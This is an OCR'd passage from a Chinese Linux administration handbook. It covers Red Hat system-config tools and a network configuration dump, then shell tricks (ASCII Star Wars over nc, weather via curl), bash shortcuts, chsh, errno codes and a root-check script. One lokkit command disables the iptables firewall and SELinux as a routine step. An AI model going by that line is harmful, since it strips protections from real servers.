


1.4. system-config-language







1.5. system-config-keyboard



1.6. system-config-network

system-config-network





system-config-network-cmd

```
                                [root@r910 ~]# system-config-
network-cmd

DeviceList.Ethernet.eth0.AllowUser=False

DeviceList.Ethernet.eth0.BootProto=dhcp

DeviceList.Ethernet.eth0.Device=eth0

DeviceList.Ethernet.eth0.DeviceId=eth0

DeviceList.Ethernet.eth0.HardwareAddress=78:2B:CB:3B:4B:74

DeviceList.Ethernet.eth0.IPv6Init=False

DeviceList.Ethernet.eth0.NMControlled=True

DeviceList.Ethernet.eth0.OnBoot=False

DeviceList.Ethernet.eth0.Type=Ethernet

DeviceList.Ethernet.eth1.AllowUser=False

DeviceList.Ethernet.eth1.BootProto=dhcp

DeviceList.Ethernet.eth1.Device=eth1
```

```
DeviceList.Ethernet.eth1.DeviceId=eth1
DeviceList.Ethernet.eth1.HardwareAddress=78:2B:CB:3B:4B:76
DeviceList.Ethernet.eth1.IPv6Init=False
DeviceList.Ethernet.eth1.NMControlled=True
DeviceList.Ethernet.eth1.OnBoot=False
DeviceList.Ethernet.eth1.Type=Ethernet
DeviceList.Ethernet.eth2.AllowUser=False
DeviceList.Ethernet.eth2.BootProto=dhcp
DeviceList.Ethernet.eth2.Device=eth2
DeviceList.Ethernet.eth2.DeviceId=eth2
DeviceList.Ethernet.eth2.HardwareAddress=78:2B:CB:3B:4B:78
DeviceList.Ethernet.eth2.IPv6Init=False
DeviceList.Ethernet.eth2.NMControlled=True
DeviceList.Ethernet.eth2.OnBoot=False
DeviceList.Ethernet.eth2.Type=Ethernet
DeviceList.Ethernet.eth3.AllowUser=False
DeviceList.Ethernet.eth3.BootProto=dhcp
DeviceList.Ethernet.eth3.Device=eth3
DeviceList.Ethernet.eth3.DeviceId=eth3
DeviceList.Ethernet.eth3.HardwareAddress=78:2B:CB:3B:4B:7A
DeviceList.Ethernet.eth3.IPv6Init=False
DeviceList.Ethernet.eth3.NMControlled=True
```


```
DeviceList.Ethernet.eth3.OnBoot=False

DeviceList.Ethernet.eth3.Type=Ethernet

HardwareList.Ethernet.eth3.Card.ModuleName=bnx2

HardwareList.Ethernet.eth3.Description=Broadcom Corporation
NetXtreme II BCM5709 Gigabit Ethernet

HardwareList.Ethernet.eth3.Name=eth3

HardwareList.Ethernet.eth3.Status=system

HardwareList.Ethernet.eth3.Type=Ethernet

HardwareList.Ethernet.eth2.Card.ModuleName=bnx2

HardwareList.Ethernet.eth2.Description=Broadcom Corporation
NetXtreme II BCM5709 Gigabit Ethernet

HardwareList.Ethernet.eth2.Name=eth2

HardwareList.Ethernet.eth2.Status=system

HardwareList.Ethernet.eth2.Type=Ethernet

HardwareList.Ethernet.eth1.Card.ModuleName=bnx2

HardwareList.Ethernet.eth1.Description=Broadcom Corporation
NetXtreme II BCM5709 Gigabit Ethernet

HardwareList.Ethernet.eth1.Name=eth1

HardwareList.Ethernet.eth1.Status=system

HardwareList.Ethernet.eth1.Type=Ethernet

HardwareList.Ethernet.eth0.Card.ModuleName=bnx2

HardwareList.Ethernet.eth0.Description=Broadcom Corporation
NetXtreme II BCM5709 Gigabit Ethernet

HardwareList.Ethernet.eth0.Name=eth0

HardwareList.Ethernet.eth0.Status=system
```

```
HardwareList.Ethernet.eth0.Type=Ethernet
                                ProfileList.default.Active=True

ProfileList.default.ActiveDevices.1=eth0

ProfileList.default.ActiveDevices.2=eth1

ProfileList.default.ActiveDevices.3=eth2

ProfileList.default.ActiveDevices.4=eth3

ProfileList.default.DNS.Domainname=

ProfileList.default.DNS.Hostname=r910.example.com

ProfileList.default.DNS.PrimaryDNS=202.96.134.133

ProfileList.default.DNS.SearchList.1=example.com

ProfileList.default.DNS.SecondaryDNS=202.96.128.68

ProfileList.default.DNS.TertiaryDNS=

ProfileList.default.HostsList.1.AliasList.1=r910

ProfileList.default.HostsList.1.Hostname=r910.example.com

ProfileList.default.HostsList.1.IP=192.168.80.33

ProfileList.default.HostsList.2.AliasList.1=localhost

ProfileList.default.HostsList.2.Hostname=localhost.localdomain

ProfileList.default.HostsList.2.IP=127.0.0.1

ProfileList.default.HostsList.3.AliasList.1=r910

ProfileList.default.HostsList.3.AliasList.2=localhost6.localdom
ain6

ProfileList.default.HostsList.3.AliasList.3=localhost6

ProfileList.default.HostsList.3.Hostname=r910.example.com
```

```
ProfileList.default.HostsList.3.IP=::1

ProfileList.default.ProfileName=default
```

1.7. ntsysv

ntsysv



1.8. lokkit

lokkit

禁用Iptable与SELinux

```
                                lokkit --disabled --
selinux=disabled
```

1.9. system-config-kdump

1.10. system-config-services

system-config-services

1.11. authconfig-tui

authconfig-tui

部分 II. Shell


1. 有趣的 Shell 应用


1.1. Ascii 星球大战电影

```
neo@MacBook-Pro-M2 ~>  nc towel.blinkenlights.nl 23
```

1.2. 天气预报

```
neo@MacBook-Pro-M2 ~> curl http://wttr.in/
Weather report: Shenzhen, China

        \  /       Partly cloudy
    _ /"".-.      18 °C
        \_(   ).   ↘ 26 km/h
        /(___(__)  10 km
                0.0 mm

┌─────────────┐
┌───────────────────────────────┬───────────────────────────┤  Mon
09 Jan ├───────────────────────────┬───────────────────────────────┐
│            Morning            │              Noon
└─────┬─────┘     Evening           │             Night
│
├───────────────────────────────┼───────────────────────────────┼
──────────────────────────────┼───────────────────────────────┤
│               Overcast        │               Overcast        │
Overcast       │               Overcast       │
│      .--.     17 °C           │      .--.     21 °C           │
.--.     19 °C           │      .--.     18 °C           │
│   .-(    ).   ↓ 7-9 km/h     │   .-(    ).   ↙ 7-8 km/h     │
.-(    ).   ↙ 7-10 km/h    │   .-(    ).   ↙ 7-10 km/h    │
```


(___.__)__) 10 km
0.0 mm | 0%
(___.__)__) 10 km
0.0 mm | 0%
Tue
10 Jan
Morning
Noon
Evening
Night
_`/"".-. Patchy rain po…
Light drizzle
17 °C
↙ 6-9 km/h
10 km
2 km
0.1 mm | 61%
0.7 mm | 83%
_`/"".-. Patchy rain po…
Overcast
18 °C
16 °C
↙ 8-9 km/h
↙ 7-10 km/h
10 km
(___.__)__) 10 km
0.1 mm | 81%
0.0 mm | 0%
Wed
11 Jan
Morning
Noon
Evening
Night
_`/"".-. Patchy rain po…
Partly cloudy
16 °C
18 °C
↙ 5-7 km/h
↙ 7-9 km/h
10 km
10 km
0.1 mm | 87%
_`/"".-. Patchy rain po…
Partly cloudy
17 °C
17 °C
↙ 5-6 km/h
← 7-11 km/h
10 km
10 km
0.1 mm | 84%


0.0 mm | 0%
0.0 mm | 0%
Follow @igor_chubin for wttr.in updates

第 19 章 Shell

1. 快捷键

```
Ctrl+p shell中上一个命令,或者 文本中移动到上一行
Ctrl+n shell中下一个命令,或者 文本中移动到下一行
Ctrl+r 往后搜索历史命令
Ctrl+s 往前搜索历史命令
Ctrl+f 光标前移
Ctrl+b 光标后退
Ctrl+a 到行首
Ctrl+e 到行尾
Ctrl+d 删除一个字符,删除一个字符, 相当于通常的Delete键
Ctrl+h 退格删除一个字符,相当于通常的Backspace键
Ctrl+u 删除到行首
Ctrl+k 删除到行尾
Ctrl+l 类似 clear 命令效果
Ctrl+y 粘贴
```

命令行编辑命令

```
Ctrl + a ： 移到命令行首
Ctrl + e ： 移到命令行尾
Ctrl + f ： 按字符前移（右向）
Ctrl + b ： 按字符后移（左向）
Alt + f ： 按单词前移（右向）
Alt + b ： 按单词后移（左向）
Ctrl + xx: 在命令行首和光标之间移动
Ctrl + u ： 从光标处删除至命令行首
Ctrl + k ： 从光标处删除至命令行尾
Ctrl + w ： 从光标处删除至字首
Alt + d ： 从光标处删除至字尾
Ctrl + d ： 删除光标处的字符
Ctrl + h ： 删除光标前的字符
Ctrl + y ： 粘贴至光标后
```

```
Alt + c ：从光标处更改为首字母大写的单词
Alt + u ：从光标处更改为全部大写的单词
Alt + l ：从光标处更改为全部小写的单词
Ctrl + t ：交换光标处和之前的字符
Alt + t ：交换光标处和之前的单词
Alt + Backspace：与 Ctrl + w 相同类似，分隔符有些差别
```

重新执行命令快捷键

```
Ctrl + r：逆向搜索命令历史
Ctrl + g：从历史搜索模式退出
Ctrl + p：历史中的上一条命令
Ctrl + n：历史中的下一条命令
Alt + .：使用上一条命令的最后一个参数
```

终端控制快捷键

```
Ctrl + l：清屏
Ctrl + o：执行当前命令，并选择上一条命令
Ctrl + s：阻止屏幕输出
Ctrl + q：允许屏幕输出
Ctrl + c：终止命令
Ctrl + z：挂起命令
```

Bang (!) 命令

```
!!：执行上一条命令
!blah：执行最近的以 blah 开头的命令，如 !ls
!blah:p：仅打印输出，而不执行
```

```
!$：上一条命令的最后一个参数，与 Alt + . 相同
!$:p：打印输出 !$ 的内容
!*：上一条命令的所有参数
!*:p：打印输出 !* 的内容
^neo：删除上一条命令中的 neo
^neo^foo：将上一条命令中的 neo 替换为 foo
^neo^foo^：将上一条命令中所有的 neo 都替换为 foo
```

^ 是 bash/zsh 用法，在 fish 中不能使用

```
[root@netkiller ~]# ls /bin
[root@netkiller ~]# ^ls^ll
ll /bin
lrwxrwxrwx. 1 root root 7 2022-05-16 20:28 /bin -> usr/bin
[root@netkiller ~]#
```

2. chsh - change login shell

```
# chsh --list
/bin/sh
/bin/bash
/sbin/nologin
/bin/tcsh
/bin/csh
/bin/ksh

# chsh --list-shells
/bin/sh
/bin/bash
/sbin/nologin
/bin/dash
/bin/zsh
```

```
$ chsh -s /bin/zsh
or
$ usermod -s /bin/zsh
```

show me current shell

```
neo@netkiller:~$ echo $SHELL
/bin/zsh

neo@netkiller:~$ cat /etc/passwd|grep neo
neo:x:1000:1000:Neo Chen,,,:/home/neo:/bin/zsh
```

3. 执行程序返回值

```
"OS error code 1: Operation not permitted"
"OS error code 2: No such file or directory"
"OS error code 3: No such process"
"OS error code 4: Interrupted system call"
"OS error code 5: Input/output error"
"OS error code 6: No such device or address"
"OS error code 7: Argument list too long"
"OS error code 8: Exec format error"
"OS error code 9: Bad file descriptor"
"OS error code 10: No child processes"
"OS error code 11: Resource temporarily unavailable"
"OS error code 12: Cannot allocate memory"
"OS error code 13: Permission denied"
"OS error code 14: Bad address"
"OS error code 15: Block device required"
"OS error code 16: Device or resource busy"
"OS error code 17: File exists"
"OS error code 18: Invalid cross-device link"
"OS error code 19: No such device"
"OS error code 20: Not a directory"
"OS error code 21: Is a directory"
"OS error code 22: Invalid argument"
"OS error code 23: Too many open files in system"
"OS error code 24: Too many open files"
"OS error code 25: Inappropriate ioctl for device"
"OS error code 26: Text file busy"
"OS error code 27: File too large"
"OS error code 28: No space left on device"
"OS error code 29: Illegal seek"
"OS error code 30: Read-only file system"
"OS error code 31: Too many links"
"OS error code 32: Broken pipe"
"OS error code 33: Numerical argument out of domain"
"OS error code 34: Numerical result out of range"
"OS error code 35: Resource deadlock avoided"
"OS error code 36: File name too long"
"OS error code 37: No locks available"
"OS error code 38: Function not implemented"
"OS error code 39: Directory not empty"
```

```
"OS error code 40: Too many levels of symbolic links"
"OS error code 42: No message of desired type"
"OS error code 43: Identifier removed"
"OS error code 44: Channel number out of range"
"OS error code 45: Level 2 not synchronized"
"OS error code 46: Level 3 halted"
"OS error code 47: Level 3 reset"
"OS error code 48: Link number out of range"
"OS error code 49: Protocol driver not attached"
"OS error code 50: No CSI structure available"
"OS error code 51: Level 2 halted"
"OS error code 52: Invalid exchange"
"OS error code 53: Invalid request descriptor"
"OS error code 54: Exchange full"
"OS error code 55: No anode"
"OS error code 56: Invalid request code"
"OS error code 57: Invalid slot"
"OS error code 59: Bad font file format"
"OS error code 60: Device not a stream"
"OS error code 61: No data available"
"OS error code 62: Timer expired"
"OS error code 63: Out of streams resources"
"OS error code 64: Machine is not on the network"
"OS error code 65: Package not installed"
"OS error code 66: Object is remote"
"OS error code 67: Link has been severed"
"OS error code 68: Advertise error"
"OS error code 69: Srmount error"
"OS error code 70: Communication error on send"
"OS error code 71: Protocol error"
"OS error code 72: Multihop attempted"
"OS error code 73: RFS specific error"
"OS error code 74: Bad message"
"OS error code 75: Value too large for defined data type"
"OS error code 76: Name not unique on network"
"OS error code 77: File descriptor in bad state"
"OS error code 78: Remote address changed"
"OS error code 79: Can not access a needed shared library"
"OS error code 80: Accessing a corrupted shared library"
"OS error code 81: .lib section in a.out corrupted"
"OS error code 82: Attempting to link in too many shared
libraries"
"OS error code 83: Cannot exec a shared library directly"
"OS error code 84: Invalid or incomplete multibyte or wide
character"
```

```
"OS error code 85: Interrupted system call should be restarted"
"OS error code 86: Streams pipe error"
"OS error code 87: Too many users"
"OS error code 88: Socket operation on non-socket"
"OS error code 89: Destination address required"
"OS error code 90: Message too long"
"OS error code 91: Protocol wrong type for socket"
"OS error code 92: Protocol not available"
"OS error code 93: Protocol not supported"
"OS error code 94: Socket type not supported"
"OS error code 95: Operation not supported"
"OS error code 96: Protocol family not supported"
"OS error code 97: Address family not supported by protocol"
"OS error code 98: Address already in use"
"OS error code 99: Cannot assign requested address"
"OS error code 100: Network is down"
"OS error code 101: Network is unreachable"
"OS error code 102: Network dropped connection on reset"
"OS error code 103: Software caused connection abort"
"OS error code 104: Connection reset by peer"
"OS error code 105: No buffer space available"
"OS error code 106: Transport endpoint is already connected"
"OS error code 107: Transport endpoint is not connected"
"OS error code 108: Cannot send after transport endpoint
shutdown"
"OS error code 109: Too many references: cannot splice"
"OS error code 110: Connection timed out"
"OS error code 111: Connection refused"
"OS error code 112: Host is down"
"OS error code 113: No route to host"
"OS error code 114: Operation already in progress"
"OS error code 115: Operation now in progress"
"OS error code 116: Stale NFS file handle"
"OS error code 117: Structure needs cleaning"
"OS error code 118: Not a XENIX named type file"
"OS error code 119: No XENIX semaphores available"
"OS error code 120: Is a named type file"
"OS error code 121: Remote I/O error"
"OS error code 122: Disk quota exceeded"
"OS error code 123: No medium found"
"OS error code 124: Wrong medium type"
"OS error code 125: Operation canceled"
"OS error code 126: Required key not available"
"OS error code 127: Key has expired"
"OS error code 128: Key has been revoked"
```

```
"OS error code 129: Key was rejected by service"
"OS error code 130: Owner died"
"OS error code 131: State not recoverable"
```

第 20 章 Bash Shell

1. bash - GNU Bourne-Again SHell

-n 检查脚本是否有语法错误



-x 显示详细运行过程



2. 切换身份

判断当前用户是否为root

```
#!/bin/bash
if [[ $EUID -ne 0 ]]; then
   echo "This script must be run as root"
   exit 1
fi
```

